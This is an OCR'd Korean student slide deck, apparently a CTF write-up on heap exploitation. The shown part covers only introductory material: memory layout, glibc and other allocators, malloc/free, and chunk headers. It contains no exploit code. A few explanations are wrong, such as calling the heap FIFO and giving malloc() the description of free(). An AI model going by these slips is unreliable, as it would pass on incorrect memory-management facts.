20205 김필립

HEAP AEG

문제 풀이

목차

목차

01

개념 소개

- 메모리 구조
- Heap
- 해킹 기법

목차

01

개념 소개

- 메모리 구조
- Heap
- 해킹 기법

02

문제 소개

- 문제 환경
- 코드 해석

목차

01

개념 소개

- 메모리 구조
- Heap
- 해킹 기법

02

문제 소개

- 문제 환경
- 코드 해석

03

문제 풀이

- 시나리오
- 익스플로잇

01


개념 소개

개념 소개: 메모리 구조

개념 소개: 메모리 구조


개념 소개: 메모리 구조

(프로그램 코드를 명령)



개념 소개: 메모리 구조

(프로그램 코드를 명령)




(프로그램을 메모리에 로드)

HDD


개념 소개: 메모리 구조


(프로그램 코드를 명령)



(프로그램을 메모리에 로드)

HDD






(프로그램 코드를 실행)

RAM(메모리 구조)


개념 소개: 메모리 구조

RAM(메모리 구조)



개념 소개: 메모리 구조


RAM(메모리 구조)



—— 실행할 프로그램 코드 저장

개념 소개: 메모리 구조

RAM(메모리 구조)




실행할 프로그램 코드 저장

전역 변수와 정적 변수 저장

개념 소개: 메모리 구조

RAM(메모리 구조)




Code — 실행할 프로그램 코드 저장

Data — 전역 변수와 정적 변수 저장

Heap — 사용자의 동적 할당 저장

개념 소개: 메모리 구조

RAM(메모리 구조)



실행할 프로그램 코드 저장

전역 변수와 정적 변수 저장

사용자의 동적 할당 저장

지역 변수와 매개 변수 저장

개념 소개: Heap

RAM(메모리 구조)

개념 소개: Heap

RAM(메모리 구조)

사용자의 동적 할당 저장
-〉 런타임시 크기가 결정된다.

런타임: 컴파일 과정을 마친 컴퓨터 프로그램이 실행되고 있는 동안의 시간

개념 소개: Heap

RAM(메모리 구조)

특징

개념 소개: Heap

RAM(메모리 구조)

특징

- 유일하게 런타임시 크기가 경정된다.

개념 소개: Heap

RAM(메모리 구조)

특징

- 유일하게 런타임시 크기가 경정된다.
- 사용자에 의해 동적으로 할당되고 해제된다.

개념 소개: Heap

RAM(메모리 구조)

특징

- 유일하게 런타임시 크기가 경정된다.
- 사용자에 의해 동적으로 할당되고 해제된다.
- 선입선출(FIFO) 구조를 가지고 있다.

개념 소개: Heap

개념 소개: Heap

Dynamic Memory Allocator <- (동적으로 할당된 메모리를 관리하기 위해 만듬)

개념 소개: Heap

Dynamic Memory Allocator <- (동적으로 할당된 메모리를 관리하기 위해 만듬)

jemalloc	페이스북, 파이어폭스에서 사용
tcmalloc	구글이 만든 힙 메모리로 크롬 및 많은 프로젝트에서 사용

개념 소개: Heap

Dynamic Memory Allocator <- (동적으로 할당된 메모리를 관리하기 위해 만듬)

jemalloc	페이스북, 파이어폭스에서 사용
tcmalloc	구글이 만든 힙 메모리로 크롬 및 많은 프로젝트에서 사용
dlmalloc	리눅스 초창기때 사용된 메모리 할당자로 한번에 한개의 스레드만 통과가능
ptmalloc2	dlmalloc의 업그레이드 버전으로 멀티 스레딩 기능이 추가됨

스레드: 하나의 프로세스에서 여러 실행 흐름을 동시에 처리하는 단위

개념 소개: Heap

HEAP 동작 방식

개념 소개: Heap

HEAP 동작 방식

할당: malloc(), calloc(), realloc()

해제: free()

개념 소개: Heap

HEAP 동작 방식

```c
#include <stdlib.h>

int main(){
    char *chunk = (char*)malloc(크기);

    free(chunk);

    return 0;
}
```

개념 소개: Heap

HEAP 동작 방식

```c
#include <stdlib.h>

int main(){
    char *chunk = (char*)malloc(크기);

    free(chunk);

    return 0;
}
```

malloc():
할당된 메모리를 더 사용하지 않으면
메모리 해제를 위해 사용

개념 소개: Heap

HEAP 동작 방식

```c
#include <stdlib.h>

int main(){
    char *chunk = (char*)malloc(크기);

    free(chunk);

    return 0;
}
```

malloc():
할당된 메모리 포인터 반환
할당된 메모리에 접근하기 위해 사용


free():
할당된 메모리를 더 사용하지 않으면
메모리 해제를 위해 사용

개념 소개: Heap

HEAP 구조

개념 소개: Heap


HEAP 구조




Allocated Chunk

개념 소개: Heap

HEAP 구조




Allocated Chunk



Freed Chunk


개념 소개: Heap

HEAP 구조



개념 소개: Heap

HEAP 구조



header

prev_size: 인접한 이전 청크의 크기

size: 현재 할당된 청크의 크기

A, M, P(플래그 비트)


P: 인접한 이전청크가 할당중이거나
free된 청크가 fastbin에 들어가면
1로 세팅, 아닐 경우 0으로 세팅

개념 소개: Heap

HEAP 구조

header

mem



header

prev_size: 인접한 이전 청크의 크기

size: 현재 할당된 청크의 크기

A, M, P(플래그 비트)

P: 인접한 이전청크가 할당중이거나
free된 청크가 fastbin에 들어가면
1로 세팅, 아닐 경우 0으로 세팅

